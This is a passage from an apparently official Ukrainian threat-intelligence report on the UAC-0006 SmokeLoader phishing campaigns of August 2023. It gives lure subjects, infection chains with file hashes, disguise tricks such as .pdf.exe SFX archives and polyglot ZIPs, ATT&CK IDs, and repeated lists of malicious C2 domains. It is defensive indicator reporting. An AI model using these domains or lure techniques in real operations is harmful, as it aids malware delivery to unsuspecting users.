("Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.docx") ->
185b82b06a5bc2ccb5643440227293c7fa123216f7abfb685bdc0dc70dffdc37
("Pax_ipn_18.07.2023p.jpg") +
adebbe0faf94f6b0abff96cf9da38d4c845299c7fde240e389553bf847e3d238
("2.Витяг з реестру від 24.07.2023p_Код документа 9312-0580-6944-3255.xls.js") +

fb7b8a4c761b04012aa384e35b219e1236dfb6639a08bddc85cd006f0ca92d9f
("1.Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.exe") ->
77690261ecfb2f864a587f81864a357088357db593d2e3892ac38fde2ea0597a
("document_payment.docx") +
27eda43b4fff19cc606f87414705cefa7271bd8f998176c2b49a5fc35bee5c21
("passport.bat")

Execution Scenario (2):

349ea50d43d985a55694b440ca71062198a3c7a1f7764509970d37a054d04d2a
("Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.zip") ->
77690261ecfb2f864a587f81864a357088357db593d2e3892ac38fde2ea0597a
("Платіжна інструкція Приват_банк.docx")

Table 24. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://humanitarydp.ru/ http://zaikaopentra.com.ru/ http://zaikaopentra-com-ug.su/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://kismamabeforyougo.ru/ http://kissmafiabeforyoudied.ru/ http://gondurasonline.ru/

COLD AUGUST WIND

CHRONOLOGY OF APPLIED ATTACK VECTORS

Figure 11 displays the timechart of the UAC-0006 activity cluster (by the number of phishing incidents of specific attack chains), targeting Ukraine during August 2023.




Figure 11. Timechart of the UAC-0006 activity cluster during August 2023 (by the number of incidents of specific attack chains)

17 - 20 August 2023, "Wrong enrollment from 15.08.2023y."

The mass distribution of the SmokeLoader via phishing emails with the subject "**Помилкове зарахування від 15.08.2023р.**" (eng: "Wrong enrollment from 15.08.2023y.", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP between 17 to 20 August 2023. Tables 25 and 26 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 25. Applied Attack Vector Overview

Attack Vector
.lzh (LHARK archive) -> .lzh (LHARK archive) -> .jpg (SmokeLoader executable) + .pdf.exe (WinRAR SFX archive) -> .bat + .pdf

Table 26. Applied Infection Chain Overview

Infection Chain
eaaef25918f5de5a755c88813cba1ae5da87d98d49f903ed88ddd6f33029828d ("Платіжна інструкція Код документа 9312_0580_6944_3255.Archive.lzh") -> 1409d44a8858a7ecd81e8eceab7314dee31e1f7622cc780df4adb68d71998494 ("1.Платіжна інструкція Код документа 9312_0580_6944_3255.lzh") -> 521526a7850de04b3cf1f592b932621a59e5af4b8d56e258443994edd42dbbce ("Pax_9312_0580_6944_3255_15.08.2023p.jpg") + c8286ba2b48eded78d0f168a63a1da3311f298eecf95eb6de3de09ee18060fe6 ("1.Платіжна інструкція Код документа 9312_0580_6944_3255.pdf.exe") -> 0f438d68adc2af0ecafaacd25f42437d45fbe07ca4660bbec14ef246c57c7837 ("Payment_9312_0580_6944_3255.bat") + edfc02f5bb09b2c3871148d13f4bdcc2aa5444aa4dac170c8ab3342e353ce71a ("Payment_9312_0580_6944_3255.pdf")

The phishing email (observed email subject - "**Помилкове зарахування від 15.08.2023р.**") contains .lzh attachment (LHARK archive "**Платіжна інструкція Код документа 9312_0580_6944_3255.Archive.lzh**") **[T1566.001]**, the unpacking of which **[T1204.002]** results in extracting the second .lzh file (LHARK archive "**1.Платіжна інструкція Код документа 9312_0580_6944_3255.lzh**") that, in turn, contains .jpg and .pdf.exe files **[T1036.007]** (namely "**Pax_9312_0580_6944_3255_15.08.2023p.jpg**", "**1.Платіжна інструкція Код документа 9312_0580_6944_3255.pdf.exe**"). "1.Платіжна інструкція Код документа 9312_0580_6944_3255.pdf.exe" file is a WinRAR SFX archive (see Figure 12) that contains .bat and .pdf files (namely "**Payment_9312_0580_6944_3255.bat**", "**Payment_9312_0580_6944_3255.pdf**"), the opening of which through WinRAR application results in simultaneous extraction and execution of these .bat and .pdf files. "Payment_9312_0580_6944_3255.pdf" here is a file decoy, the purpose of which is to distract the user's attention from the execution of a SmokeLoader

sample. Figure 13 represents the content of the "Payment_9312_0580_6944_3255.bat" file, in particular the command that is expected to be executed by the default Windows command-line interpreter **[T1059.003]** (running the program "Pax_9312_0580_6944_3255_15.08.2023p.jpg").




Figure 12. WinRAR SFX archive attachments




Figure 13. Content of the "Payment_9312_0580_6944_3255.bat" file

"**Pax_9312_0580_6944_3255_15.08.2023p.jpg**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 27 **[T1071.001]** (totally 32 domains, 7 among which are active).

Table 27. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://humanitarydp.ru/

http://zaikaopentra.com.ru/
http://zaikaopentra-com-ug.su/
http://jslopasitmon.com/
http://zaikadoctor.ru/
http://sismasterhome.ru/
http://supermarioprohozhdenie.ru/
http://krasavchikoleg.net/
http://samoramertut.ru/
http://polinamailserverip.ru/
http://lamazone.site/
http://criticalosl.tech/
http://maximprofile.net/
http://kismamabeforyougo.ru/
http://kissmafiabeforyoudied.ru/
http://gondurasonline.ru/

23 August 2023, "Wrong enrollment from 18.08.2023y."

The mass distribution of the SmokeLoader via phishing emails with the subject "-"**Помилкове зарахування від 18.08.2023р.**" (eng: "Wrong enrollment from 18.08.2023y.", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on August 23, 2023. Tables 28 and 29 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 28. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .doc (ZIP archive) -> .jpg (SmokeLoader executable) + .pdf.exe (WinRAR SFX archive) -> .bat + .pdf

Table 29. Applied Infection Chain Overview

Infection Chain
516c6af2c65979227ea4b2f8c1750371303cf2ecb5025b1ed608f5a28cc1346c ("Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.zip") -> 0ee53f3a6faf252079b037fa8584101e966ec15e837228af1f5ba2631c473471 ("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.doc") -> 62bd1cc92bb049d37c1cac2612b052502b672a537ba7554fba8be7e4aeeab473 ("Pax_18_08_23.jpg") + 442b6485fe11df3c6c52f5fbee5285e0c3f3008f76a0e01a1f471384d0540fea ("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe") -> 5faa778677abf6b628c897d5059484a610178db2c085125a498ed9a313504c4e ("Payment_9312_0580_6944_3255.bat") + 896b510e9409232b53a6409a723c32468a83b7dfcdf1b0202dc1193f522152f5 ("Payment_23_750_00_UAH.pdf")

The phishing email (observed email subject - "**Помилкове зарахування від 18.08.2023р.**") contains .zip attachment **[T1566.001]** (polyglot archive "Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.zip" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting the .pdf file "**1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf**" that contains no signs of the malicious code;
2) extracting the .doc file (ZIP archive "**1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.doc**") that contains .jpg and .pdf.exe files **[T1036.007]** (namely "**Pax_18_08_23.jpg**", "**1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe**"). "1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe"

file is a WinRAR SFX archive (see Fig. 14) that contains .bat and .pdf files (namely "**Payment_9312_0580_6944_3255.bat**", "**Payment_23_750_00_UAH.pdf**"), the opening of which through WinRAR application results in simultaneous extraction and execution of these .bat and .pdf files. "Payment_23_750_00_UAH.pdf" here is a file decoy, the purpose of which is to distract the user's attention from the execution of a SmokeLoader sample. Figure 15 represents the content of the "Payment_9312_0580_6944_3255.bat" file, in particular the command that is expected to be executed by the default Windows command-line interpreter **[T1059.003]** (running the program "Pax_18_08_23.jpg").




Figure 14. WinRAR SFX archive attachments




Figure 15. Content of the "Payment_9312_0580_6944_3255.bat" file

"**Pax_18_08_23.jpg**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 30 **[T1071.001]** (totally 32 domains, 8 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

516c6af2c65979227ea4b2f8c1750371303cf2ecb5025b1ed608f5a28cc1346c
("Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.zip") ->
0ee53f3a6faf252079b037fa8584101e966ec15e837228af1f5ba2631c473471
("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.doc") ->
62bd1cc92bb049d37c1cac2612b052502b672a537ba7554fba8be7e4aeeab473
("Pax_18_08_23.jpg") +
442b6485fe11df3c6c52f5fbee5285e0c3f3008f76a0e01a1f471384d0540fea
("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe") ->

5faa778677abf6b628c897d5059484a610178db2c085125a498ed9a313504c4e
("Payment_9312_0580_6944_3255.bat") +
896b510e9409232b53a6409a723c32468a83b7dfcdf1b0202dc1193f522152f5
("Payment_23_750_00_UAH.pdf")

Execution Scenario (2):

516c6af2c65979227ea4b2f8c1750371303cf2ecb5025b1ed608f5a28cc1346c
("Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.zip") ->
896b510e9409232b53a6409a723c32468a83b7dfcdf1b0202dc1193f522152f5
("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf")

Table 30. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://privathostel.ru/ http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://humanitarydp.ru/ http://zaikaopentra.com.ru/ http://zaikaopentra-com-ug.su/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://kismamabeforyougo.ru/ http://kissmafiabeforyoudied.ru/

28 - 29 August 2023, "Wrong enrollment from 18.08.2023y."

The mass distribution of the SmokeLoader via phishing emails with the subject "-"**Помилкове зарахування від 18.08.2023р.**" (eng: "Wrong enrollment from 18.08.2023y.", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP between 28 to 29 August 2023. Tables 31 and 32 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 31. Applied Attack Vector Overview

Attack Vector
.zip (ZIP archive) -> .pdf (ZIP archive) -> .jpg (SmokeLoader executable) + .pdf.exe (WinRAR SFX archive) ->.bat +.pdf

Table 32. Applied Infection Chain Overview

Infection Chain
d9bf6e55e55693facd29fba24f2e3ec3e8d77dd6b34ef1cc18e1356b61635bec ("Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.zip") ->1d64333eb62949ad379942983efadc9f7f9d34a1c96fd7beb8e23aa26b646524 ("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf") ->b82633a0808f72d19973fd16c441a1ea1b16fa1e96ef6c5aaece1894bc026d78 ("Pax_18_08_23.jpg") + 442b6485fe11df3c6c52f5fbee5285e0c3f3008f76a0e01a1f471384d0540fea ("1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe") ->5faa778677abf6b628c897d5059484a610178db2c085125a498ed9a313504c4e ("Payment_9312_0580_6944_3255.bat") + 896b510e9409232b53a6409a723c32468a83b7dfcdf1b0202dc1193f522152f5 ("Payment_23_750_00_UAH.pdf")

The phishing email (observed email subject - "**Помилкове зарахування від 18.08.2023р.**") contains .zip attachment (ZIP archive "**Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.zip**") **[T1566.001]**, the unpacking of which **[T1204.002]** results in extracting the .pdf file (ZIP archive "**1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf**") that, in turn, contains .jpg and .pdf.exe files **[T1036.007]** (namely "**Pax_18_08_23.jpg**", "**1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe**"). "1_Рахунок_фактура_від_18_08_2023р_Помилкове_зарахування.pdf.exe" file is a WinRAR SFX archive (see Fig. 16) that contains .bat and .pdf files (namely "**Payment_9312_0580_6944_3255.bat**", "**Payment_23_750_00_UAH.pdf**"), the opening of which through WinRAR application results in simultaneous extraction and execution of these .bat and .pdf files. "Payment_23_750_00_UAH.pdf" here is a file decoy, the purpose of which is to distract the user's attention from the

execution of a SmokeLoader sample. Figure 17 represents the content of the "Payment_9312_0580_6944_3255.bat" file, in particular the command that is expected to be executed by the default Windows command-line interpreter **[T1059.003]** (running the program "Pax_18_08_23.jpg").




Figure 16. WinRAR SFX archive attachments




Figure 17. Content of the "Payment_9312_0580_6944_3255.bat" file

"**Pax_18_08_23.jpg**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 33 **[T1071.001]** (totally 32 domains, 8 among which are active).

Table 33. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://privathostel.ru/ http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/

http://hillespostelnm.eu/
http://humanitarydp.ru/
http://zaikaopentra.com.ru/
http://zaikaopentra-com-ug.su/
http://jslopasitmon.com/
http://zaikadoctor.ru/
http://sismasterhome.ru/
http://supermarioprohozhdenie.ru/
http://krasavchikoleg.net/
http://samoramertut.ru/
http://polinamailserverip.ru/
http://lamazone.site/
http://criticalosl.tech/
http://maximprofile.net/
http://kismamabeforyougo.ru/
http://kissmafiabeforyoudied.ru/

30 August 2023, "Bill for payment (natural gas) (PG) No. 806 dated August 24, 2023"

The mass distribution of the SmokeLoader via phishing emails with the subject "**Рахунок на оплату (природный газ) (ПГ) № 806 от 24 августа 2023**" (eng: "Bill for payment (natural gas) (PG) No. 806 dated August 24, 2023", translation from mixed Ukrainian and Russian) was detected by the CIROC SCPC SSSCIP on August 30, 2023. Tables 34 and 35 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 34. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .pdf.exe (WinRAR SFX archive) -> .exe (SmokeLoader executable) + .pdf

Table 35. Applied Infection Chain Overview

Infection Chain
5eb5193820a82fc3be2483bfd9658a84b2562110b538404b36454b7a310e918e ("Рахунок_до_оплати_000120-806_от_24_августа_2023.zip") -> e7062d6a5bfaa7f4128d53e1d9e2de7321e05d23f073ab147f5e2cf202c78a94 ("Рахунок_до_оплати_000120-806_от_24_августа_2023.pdf.exe") ->17f8550a294b8d451e7fdd38c7acc759402ef42547ec4905d7abe796e49f2d0e ("pax.exe") + d973a48f2a741deb243b6765e23034ba864fb5e1fe2f7e3dd0ac7321b14ec706 ("pax.pdf")

The phishing email (observed email subject - "**Рахунок на оплату (природный газ) (ПГ) № 806 от 24 августа 2023**") contains .zip attachment **[T1566.001]** (polyglot archive "Рахунок_до_оплати_000120-806_от_24_августа_2023.zip" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

3) extracting the .pdf file "**Рахунок_до_оплати_000120-806_от_24_августа_2023.pdf**" that contains no signs of the malicious code;
4) extracting the .pdf.exe file **[T1036.007]** (WinRAR SFX archive "**Рахунок_до_оплати_000120-806_от_24_августа_2023.pdf.exe**") containing .exe and .pdf files (namely "**pax.exe**", "**pax.pdf**"). Opening of a WinRAR SFX archive (see Figure 18) through the WinRAR application results in simultaneous extraction and execution of these .exe and .pdf files. "pax.pdf" here is a file decoy, the purpose of which is to distract the user's attention from the execution of a SmokeLoader sample.




Figure 18. WinRAR SFX archive attachments

"**pax.exe**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 36 **[T1071.001]** (totally 32 domains, 8 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):
5eb5193820a82fc3be2483bfd9658a84b2562110b538404b36454b7a310e918e
("Рахунок_до_оплати_000120-806_от_24_августа_2023.zip") ->
e7062d6a5bfaa7f4128d53e1d9e2de7321e05d23f073ab147f5e2cf202c78a94
("Рахунок_до_оплати_000120-806_от_24_августа_2023.pdf.exe") ->
17f8550a294b8d451e7fdd38c7acc759402ef42547ec4905d7abe796e49f2d0e
("pax.exe") +
d973a48f2a741deb243b6765e23034ba864fb5e1fe2f7e3dd0ac7321b14ec706
("pax.pdf")

Execution Scenario (2):
5eb5193820a82fc3be2483bfd9658a84b2562110b538404b36454b7a310e918e
("Рахунок_до_оплати_000120-806_от_24_августа_2023.zip") ->
d973a48f2a741deb243b6765e23034ba864fb5e1fe2f7e3dd0ac7321b14ec706
("Рахунок_до_оплати_000120-806_от_24_августа_2023.pdf")

Table 36. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://privathostel.ru/ http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/

http://zarabovannyok.eu/
http://cityofuganda.ug/
http://hillespostelnm.eu/
http://humanitarydp.ru/
http://zaikaopentra.com.ru/
http://zaikaopentra-com-ug.su/
http://jslopasitmon.com/
http://zaikadoctor.ru/
http://sismasterhome.ru/
http://supermarioprohozhdenie.ru/
http://krasavchikoleg.net/
http://samoramertut.ru/
http://polinamailserverip.ru/
http://lamazone.site/
http://criticalosl.tech/
http://maximprofile.net/
http://kismamabeforyougo.ru/
http://kissmafiabeforyoudied.ru/

PALE SEPTEMBER

CHRONOLOGY OF APPLIED ATTACK VECTORS

Figure 19 displays the timechart of the UAC-0006 activity cluster (by the number of phishing incidents of specific attack chains), targeting Ukraine during September 2023.

Figure 19. Timechart of the UAC-0006 activity cluster during September 2023 (by the number of phishing incidents of specific attack chains)

19 - 20 September 2023, "Fw: Bill to pay"

